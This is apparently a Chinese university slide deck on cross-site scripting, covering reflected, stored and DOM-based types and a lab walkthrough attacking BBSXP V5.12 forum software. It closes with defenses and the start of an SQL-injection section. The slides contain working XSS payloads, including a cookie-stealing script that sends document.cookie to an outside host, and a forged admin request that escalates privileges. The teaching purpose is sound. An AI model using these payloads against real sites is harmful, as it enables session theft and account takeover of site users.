## 8.4 跨站脚本攻击

---

- **8.4.1** 跨站脚本攻击概述
- **8.4.2** 跨站脚本攻击过程
- **8.4.3** 跨站脚本攻击实例
- **8.4.4** 防御跨站脚本攻击

## 8.4.1 跨站脚本攻击概述

---

- 跨站脚本攻击概述
- 跨站脚本攻击的危害
- 跨站脚本攻击发起条件

# 跨站脚本攻击概述

---

## □ 跨站的含义

攻击者制造恶意脚本，并通过**Web**服务器转发给普通用户客户端，然后在其浏览器中执行。

## □ 脚本的含义

**Web**浏览器可以执行**HTML**页面中嵌入的脚本命令，支持多种语言类型(**JavaScript**, **VBScript**, **ActiveX**等)，其中最主要的是**JavaScript**。

# 跨站脚本攻击概述

---

## □ XSS攻击

**XSS**是跨站脚本攻击(**Cross Site Script**), 本来跨站脚本攻击(**Cross Site Scripting**)应该缩写为**CSS**, 但这会与层叠样式表(**Cascading Style Sheets, CSS**)的缩写混淆。因此人们将跨站脚本攻击缩写为**XSS**。

# 跨站脚本攻击概述

---

## □ XSS攻击原理

- 恶意攻击者利用Web应用程序的漏洞，在Web页面中插入恶意的HTML、JavaScript或其他恶意脚本。
- 当用户浏览该网页时，客户端浏览器就会解析和执行这些代码，从而造成客户端用户信息泄露、客户端被渗透攻击等后果。
- XSS攻击的最终目标不是提供服务的Web应用程序，而是使用Web应用程序的用户。

## □ XSS攻击分类

**XSS攻击常被分为：**

**反射型、存储型、基于DOM类型**



# XSS攻击分类

---

## □ 反射型XSS攻击

**Reflected XSS**，又称非持久性XSS攻击，最常见的XSS攻击，当Web客户端提交数据后，它只是简单的把用户在HTTP请求参数或HTML提交表单中提供的数据“反射”给浏览器。

典型例子：站点搜索功能

## □ 存储型XSS攻击

**Stored XSS**，又称持久性XSS攻击，危害最严重的一种XSS攻击，它将用户输入的数据持久性的“存储”在Web服务器，并在一些“正常”页面中持续性的显示，从而能够影响所有访问这些页面的其他用户。

典型例子：博客、留言本、BBS论坛等Web应用程序

# XSS攻击分类

---

## □ 基于DOM的XSS

DOM-Based XSS，此形式的XSS漏洞涉及到基于DOM或者为本地跨站脚本的漏洞。DOM—based XSS漏洞是基于文档对象模型(Document Object Model, DOM)的一种漏洞。

- 此类型漏洞存在于页面中客户端本身。其中注入的恶意输入不是通过反射或存储方式从服务器发出的：XSS是由本地JavaScript代码在客户端生成的。

# 跨站脚本攻击的危害

---

- ❑ **XSS**攻击可以搜集用户信息，攻击者通常会在有漏洞的程序中插入 **JavaScript**、**VBScript**、**ActiveX**或**Flash**以欺骗用户。
- ❑ 一旦得手，他们可以盗取用户帐户，修改用户设置，盗取/污染**cookie**，做虚假广告，查看主机信息等。
- ❑ 例如，恶意代码将被欺骗用户的**cookie**收集起来进行**cookie**欺骗，或者是在访问者的电脑执行程序，比如后门木马或者是在系统上添加管理员帐户。

# 跨站脚本攻击的危害

---

- ❑ 控制企业数据，包括读取、篡改、添加、删除企业敏感数据。
- ❑ 其他的危害，比如非法转账、强制发送电子邮件、网站挂马、控制受害者机器向其他网站发起攻击。

# 跨站脚本攻击的危害(2)

---


- 由于**XSS**漏洞很容易在大型网站中发现，在黑客圈内它非常流行。**FBI.gov**、**CNN.com**、**Time.com**、**Ebay**、**Yahoo**、**Apple**、**Microsoft**、**Kaspersky**、**Zdnet**、**Wired**、**Newsbytes**都有这样那样的**XSS**漏洞。
- 例如**Kaspersky** :  
**`http://www.kasperskyusa.com/promotions/wp_index.php?Threats="><script>alert(55)</script>`**

# 跨站脚本攻击发起条件

---

- 跨站脚本漏洞主要是由于**Web**服务器没有对用户的输入进行有效性验证或验证强度不够，而又轻易地将它们返回给客户端造成的
  - Web服务器允许用户在表格或编辑框中输入不相关的字符
  - Web服务器存储并允许把用户的输入显示在返回给终端用户的页面上，而这个回显并没有去除非法字符或者重新进行编码
- 实现跨站脚本的攻击至少需要两个条件：
  - 需要存在跨站脚本漏洞的web应用程序
  - 需要用户点击连接或者是访问某一页面

## 8.4.2 跨站脚本攻击过程



## 8.4.2 跨站脚本攻击过程

---

- 寻找**XSS**漏洞
- 注入恶意代码
- 欺骗用户访问



# 步骤一：寻找XSS漏洞

---

- 我们浏览的网页全部都是基于超文本标记语言（**HTML**）创建的，如显示一个超链接：
  - `<A href="http://www.baidu.com">baidu</A>`
- **XSS**攻击正是通过向**HTML**代码中注入恶意的脚本实现的，**HTML**指定了脚本标记为：  
**`<script></script>`**

# 寻找XSS漏洞(2)

---

- 在没有过滤字符的情况下，只需要保持完整无错的脚本标记即可触发**XSS**。假如我们在某个资料表单提交内容，表单提交内容就是某个标记属性所赋的值，我们可以构造如下值来闭和标记来构造完整无错的脚本标记：

- `"><script>alert('XSS');</script><"`

## 寻找XSS漏洞(3)

---

- ❑ 把这个内容赋值给前面<a>标记的**href**属性，则结果形成了

```
<a href=""><script>alert('XSS');</script>  
<"">baidu</a>
```

- ❑ 但是没有脚本标记怎么触发**XSS**呢？呵呵，我们只好利用其他标记了。

# 寻找XSS漏洞(4)

---

- 假如要在网页里显示一张图片，那么就要使用 **<img>** 标记，示例如下：
  - ``
- 浏览器的任务就是解释这个 **img** 标记，访问 **src** 属性所赋的值中的 **URL** 地址并输出图片。


# 寻找XSS漏洞(5)

---

- ❑ 问题来了！浏览器会不会检测**src**属性所赋的值呢？答案是否！
- ❑ 那么我们就可以在这里大做文章了，接触过**javascript**的同学应该知道，**javascript**有一个**URL**伪协议，可以使用“**javascript:**”这种协议说明符加上任意的**javascript**代码，当浏览器装载这样的**URL**时，便会执行其中的代码。

# 寻找XSS漏洞(6)

- 于是我们就得出了一个经典的**XSS**示例：
  - ``
- 把这个代码存储为**1.htm**，用**IE**浏览，会弹出一个由**javascript**调用的对话框。



# 寻找XSS漏洞(7)

---

- 在寻找XSS漏洞时，如果能看到源代码，我们主要看代码里对用户输入的地方和变量有没有做长度限制和对"<"、">"、";"和"'"等字符是否做过滤。
- 不相信用户提交的数据，过滤过滤过滤！

# 一个简单的XSS攻击

(留言类, 简单注入javascript)

- ❑ 有个表单域: `<input type="text" name="content" value="这里是用户填写的数据" >`
- ❑ 1、假若用户填写数据为:  
`<script>alert('foolish!')</script>` (或者`<script type="text/javascript" src="./xss.js"></script>`)
- ❑ 2、提交后将会弹出一个foolish警告窗口, 接着将数据存入数据库
- ❑ 3、等到别的客户端请求这个留言的时候, 将数据取出显示留言时将执行攻击代码, 将会显示一个foolish警告窗口。



## 步骤二：注入恶意代码

---

- 注入恶意代码的目的是：当被欺骗者访问了含有这段恶意代码的网页时，能实现你的攻击目的。
- 例如，通过这些恶意代码，将访问者的 **Cookie** 信息发到远端攻击者手中，或者是提升用户的论坛权限、上传任意文件等。

## 注入恶意代码(2)

---

- 例如，把**cookie**发到远程的**javascript**代码可以这样写：
  - `javascript:window.location='http://www.cg  
isecurity.com/cgi-  
bin/cookie.?' + document.cookie`
  - `window.location`的作用是使网页自动跳转到另一个页面；`document.cookie`的作用是读取cookie。
- 当然，接收输入的网页可能会对<, >, ', "等字符进行过滤，这时，就需要进行编码了。

# 注入恶意代码(3)

---

- **IE**浏览器默认采用的是**UNICODE**编码，**HTML**编码可以用**&#ASCII**方式来写，这种**XSS**转码支持**10**进制和**16**进制，**SQL**注入转码是将**16**进制字符串赋给一个变量，而**XSS**转码则是针对属性所赋的值，下面就拿  
****  
示例。

# 注入恶意代码(4)

---

- ❑ ** //10进制转码**
- ❑ **  
//16进制转码**

# 注入恶意代码(5)

---

- 通过编码，把**cookie**发到远程的**script**可以写成：
  - javascript:window.location=&#x27http://www.cgisecurity.com/cgi-bin/cookie.cgi?&#x27+document.cookie
- 其中，'的**ASCII**码是**0x27**。
- 当用户访问的网页含有这段脚本时，用户的**cookie**将被发送到 **www.cgisecurity.com/cgi-bin/cookie.cgi**并被显示。

# 注入恶意代码(6)

---

- 对于一个论坛程序，还可以根据论坛的特定编程方式来提升权限。
- 例如，一个论坛的后台通过 **admin\_user.asp** 来修改用户的权限，用法是：  
**admin\_user.asp?&username=xxx**  
**&membercode=yyy**，意思是把 **xxx** 用户的权限设置为 **yyy**。

# 注入恶意代码(7)

---

- 那么结合<img>标签，我们可以构造如下攻击代码。
  - 
  - 让用户浏览这张图片时，转去admin\_user.asp页面运行，并尝试把用户xxx的权限修改为yyy。

## 步骤三：欺骗用户访问

---

- ❑ 当你把恶意的代码插入到网页中之后，接下来要做的事情就是让目标用户来访问你的网页，“**间接**”通过这个目标用户来完成你的目的。
- ❑ 并不是所有用户都有足够的权限能帮你完成的恶意目的，例如刚才那个在论坛中提升用户权限的跨站脚本，一般的论坛只能超级管理员才有这个权限。这时，你就需要**诱骗**他来访问你的恶意页面。
- ❑ 欺骗也是一门艺术，具体怎么利用，大家就发挥自己的想象力吧！



## 8.4.3 跨站脚本攻击实例

---

- ❑ 实例：针对论坛**BBSXP**的**XSS**攻击。
- ❑ **BBSXP**是目前互联网上公认速度最快、系统资源占用最小的**ASP**论坛。
- ❑ 这是一款商业软件，很多企业在使用此论坛。
- ❑ 然而，作为广泛使用的**Web**程序，它的健壮性却不够强大，以至却出现很多漏洞。
- ❑ 在本例中，使用的**BBSXP**版本是**V5.12**。

# 环境配置

---


- ❑ 系统: **Windows XP SP2 + IIS 5.1**
- ❑ IP: **192.168.1.33**
- ❑ 下载**BBSXP V5.12**论坛，放在**C:\Inetpub\wwwroot**目录下，如果默认开启了**IIS**服务，就可以通过[\*\*http://192.168.1.33/bbsxp\*\*](http://192.168.1.33/bbsxp)进行访问论坛了。

## 环境配置(2)

---

- ❑ 社区区长帐号和密码都是：**admin**
- ❑ 超级管理员的密码是：**admin**
- ❑ 设置一个版块：电脑网络
- ❑ 注册一个普通用户，用户名和密码都是：**linzi**，个性签名档设置为：我是**linzi**
- ❑ 在“电脑网络”随便发表一篇帖子。

# 论坛主界面



# 查看帖子

BBSxp Board → 电脑网络 → 测试一下

[发表文章](#) [回复文章](#) 您是本帖第 49 个读者 [← 上一篇](#) [刷新](#) [下一篇 →](#)

BBSXP ->>

主题：测试一下

linzi



等级:社区区长  
经验值:9  
社区金币:9  
总发贴数:3  
注册时间:2005-9-1 1:01:01  
体力值:1  
在线状态: 

[信息](#) [短讯](#) [好友](#) [搜索](#) [邮箱](#) [复制](#) [引用](#) [回复](#) No. 1

测试一下

我是linzi

[编辑](#) [删除](#) 发表时间: 2007-9-29 10:16:55 IP: 已记录

本主题共有 1 页 [ 1 ] [收藏帖子](#) | [取消收藏](#) | [返回首页](#)

# 检测漏洞

---

- ❑ 默认情况下，**BBSXP**是允许用户在个性签名里使用标签的。
- ❑ 说明并不是标准的html标签，当用户输入：

http://127.0.0.1/bbsxp/1.gif

时，论坛程序会把它转换为标准的html代码：

src="http://127.0.0.1/bbsxp/1.gif">

## 检测漏洞(2)

---

□ 我们在个性签名里输入：

**[img]javascript:alert(55)[/img]**


□ 则浏览帖子时，会弹出一个提示框，结果见下页图，说明此处存在**XSS**漏洞。

# 检测漏洞(3)

BBSxp Board → 电脑网络 → 测试一下

[发表文章](#) [回复文章](#) 您是本帖第 50 个读者 [上一篇](#) [刷新](#) [下一篇](#)


主题：测试一下

linzi 

等级:社区区长  
经验值:9  
社区金币:9  
总发贴数:3  
注册时间:2005-9-1 1:01:01  
体力值:1  
在线状态: 

[信息](#) [短讯](#) [好友](#) [搜索](#) [邮箱](#) [复制](#) [引用](#) [回复](#) No. 1

测试一下

 Microsoft Internet Explorer 55 确定

[编辑](#) [删除](#) 发表时间: 2007-9-25 16:55 IP: 已记录

本主题共有 1 页 [ 1 ] [收藏帖子](#) | [取消收藏](#) | [返回页首](#)



# 漏洞利用

---

- 我们可以利用这个漏洞来盗取用户的**cookie**信息。
- 把用户**linzi**的签名档设置为：
  - [img]javascript:window.location=&#x27http://www.cgisecurity.com/cgi-bin/cookie.cgi?&#x27+document.cookie[/img]
  - 说明：因为网站对'字符进行了过滤，所以必须把'编码为&#x27；window.location的作用是使网页自动跳转到另一个页面；document.cookie的作用是读取cookie。
- 用户浏览了该页面后，会自动跳转到**http://www.cgisecurity.com/cgi-bin/cookie.cgi**，并把自己的**cookie**信息传递给该页面。

## 漏洞利用(2)

---

- 当其他用户查看了**linzi**发表的帖子之后，就会把自己的**cookie**发送到**www.cgisecurity.com**并显示。
- 下面显示的是**admin**用户的**cookie**信息。
- **Your Cookie is**  
**skins=1;%20ASPSESSIONIDASASARSS=L**  
**NANGINCJAPAINAMCPMEGOPN;%20eremi**  
**te=0;%20userpass=21232F297A57A5A74**  
**3894A0E4A801FC3;%20username=admin**  
**;%20onlinetime=2007%2D9%2D29+16**  
**%3A31%3A05;%20addmin=10**

## 漏洞利用(3)

---

- ❑ **Cookie**中含有**session**、**userpass**（经过加密）、**username**等信息。
- ❑ 攻击者得到这段**cookie**之后，就可以用来分析受害者的**password**和**session**等信息了。

# 漏洞利用(4)

---

- ❑ 用户还可以利用此**XSS**漏洞来提升权限。
- ❑ 假如，超级管理员要修改用户**linzi**为社区区长，那么他向**web**服务器发送的请求是：

**http://192.168.1.33/bbsxp/admin\_user.asp?menu=userok&username=linzi&membercode=5&userlife=1&posttopic=3&money=9&postrevert=0&save money=0&deltopic=1&regtime=2005-9-1+1%3A1%3A1&experience=9&country=%D6%D0%B9%FA&&Submit=+%B8%FC+%D0%C2+**


# 漏洞利用(5)

---

- 但是，如果攻击者想自己把自己的权限提升，那么可以利用此**XSS**漏洞。
- 我们可以在**linzi**的个性签名里构造一段代码，令访问者转向刚才的页面，然后诱使超级管理员查看**linzi**的个性签名，那么**linzi**的用户权限就得到了提升。
- 我们构造的代码是：
  - `[img]javascript:window.location=&#x27http://192.168.1.33/bbsxp/admin_user.asp?menu=userok&username=linzi&membercode=5&userlife=1&posttopic=3&regtime=2005-9-1+1%3A1%3A1&experience=9&country=%D6%D0%B9%FA&&Submit=+%B8%FC+%D0%C2+&#x27[/img]`

# 漏洞利用(6)


- **Linzi**设置好个性签名后，超级管理员一旦访问了**linzi**的帖子，就会把**linzi**提升为社区区长。



- 说明，此论坛对个性签名的长度设置了限制，如果长度超过，可以在给**admin\_user.asp**传递的参数中删除一些不重要的参数。

# 漏洞利用(7)

- ❑ 最后利用此**XSS**漏洞来转向恶意链接，把用户 **linzi** 的签名档设置为：  
**[img]javascript:window.location=&#x27http://www.baidu.com/ &#x27 [/img]**
- ❑ 页面将转向恶意链接，如图。



# 漏洞利用(8)

---

- 如果攻击者让受害者浏览的是病毒页面，若浏览器存在漏洞，可想而知，那是非常危险的。跨站脚本攻击的危害还有**XSS**挂马、**XSS**钓鱼 和 拒绝服务等。



## 8.4.4 防御跨站脚本攻击

---

- ❑ **XSS**攻击最主要目标不是**Web**服务器本身，而是登录网站的用户。
- ❑ 针对**XSS**攻击，分析对**普通浏览网页用户**及**WEB应用开发者**给出的安全建议。

# 普通的浏览网页用户

---

- ❑ 在网站、电子邮件或者即时通讯软件中点击链接时需要格外小心：留心可疑的过长链接，尤其是它们看上去包含了**HTML**代码。
- ❑ 对于**XSS**漏洞，没有哪种**web**浏览器具有明显的安全优势。**Firefox**也同样不安全。为了获得更多的安全性，可以安装一些浏览器插件：比如**Firefox**的**NoScript**或者**Netcraft**工具条。
- ❑ 世界上没有“**100%**的有效”。尽量避免访问有问题的站点：比如提供**hack**信息和工具、破解软件、成人照片的网站。这些类型的网站会利用浏览器漏洞并危害操作系统。

# Web应用开发者

---

- ❑ 对于开发者，首先应该把精力放到对所有用户提交内容进行可靠的输入验证上。这些提交内容包括**URL**、查询关键字、**post**数据等。只接受在你所规定长度范围内、采用适当格式的字符，阻塞、过滤或者忽略其它的任何东西。
- ❑ 保护所有敏感的功能，以防被机器人自动执行或者被第三方网站所执行。可采用的技术有：**session**标记（**session tokens**）、验证码。
- ❑ 如果你的**web**应用必须支持用户提交**HTML**，那么应用的安全性将受到灾难性的下滑。但是你还是可以做一些事来保护**web**站点：确认你接收的**HTML**内容被妥善地格式化，仅包含最小化的、安全的**tag**（绝对没有**JavaScript**），去掉任何对远程内容的引用（尤其是**CSS**样式表和**JavaScript**）。

# XSS防御规则

---

- ❑ 不要在允许位置插入不可信数据
- ❑ 在向**HTML**元素内容插入不可信数据前对**HTML**解码
- ❑ 在向**HTML**常见属性插入不可信数据前进行属性解码
- ❑ 在向**HTML JavaScript Data Values**插入不可信数据前，进行**JavaScript**解码
- ❑ 在向**HTML** 样式属性值插入不可信数据前，进行**CSS**解码
- ❑ 在向**HTML URL**属性插入不可信数据前，进行**URL**解码

## 8.5 SQL注入攻击及防御

---

- 8.5.1 SQL注入基本概述
- 8.5.2 SQL注入原理
- 8.5.3 SQL注入过程
- 8.5.4 SQL注入的防范

## 8.5.1 SQL注入基本概述

---

### □ 什么是SQL?

结构化查询语言(**Structured Query Language**)简称**SQL**，结构化查询语言是一种数据库查询和程序设计语言，用于存取数据以及查询、更新和管理关系数据库系统。

### □ 数据库管理系统

数据库管理系统(**database management system**)是一种操纵和管理数据库的软件，用于建立、使用和维护数据库。它对数据库进行统一的管理和控制，以保护数据库的安全性和完整性。

# 数据库管理系统

taskbook @jxzl (djv) - 表 - Navicat Premium

文件 查看 收藏夹 工具 窗口 帮助

连接 用户 表 视图 函数 事件 查询 报表 备份 计划 模型

对象 < - 表 taskbook @jxzl (djv... tecprogram @jxzl (... time @jxzl (djv) - 表 news @nipc (djv) - 表 books @nipc (djv) - 表

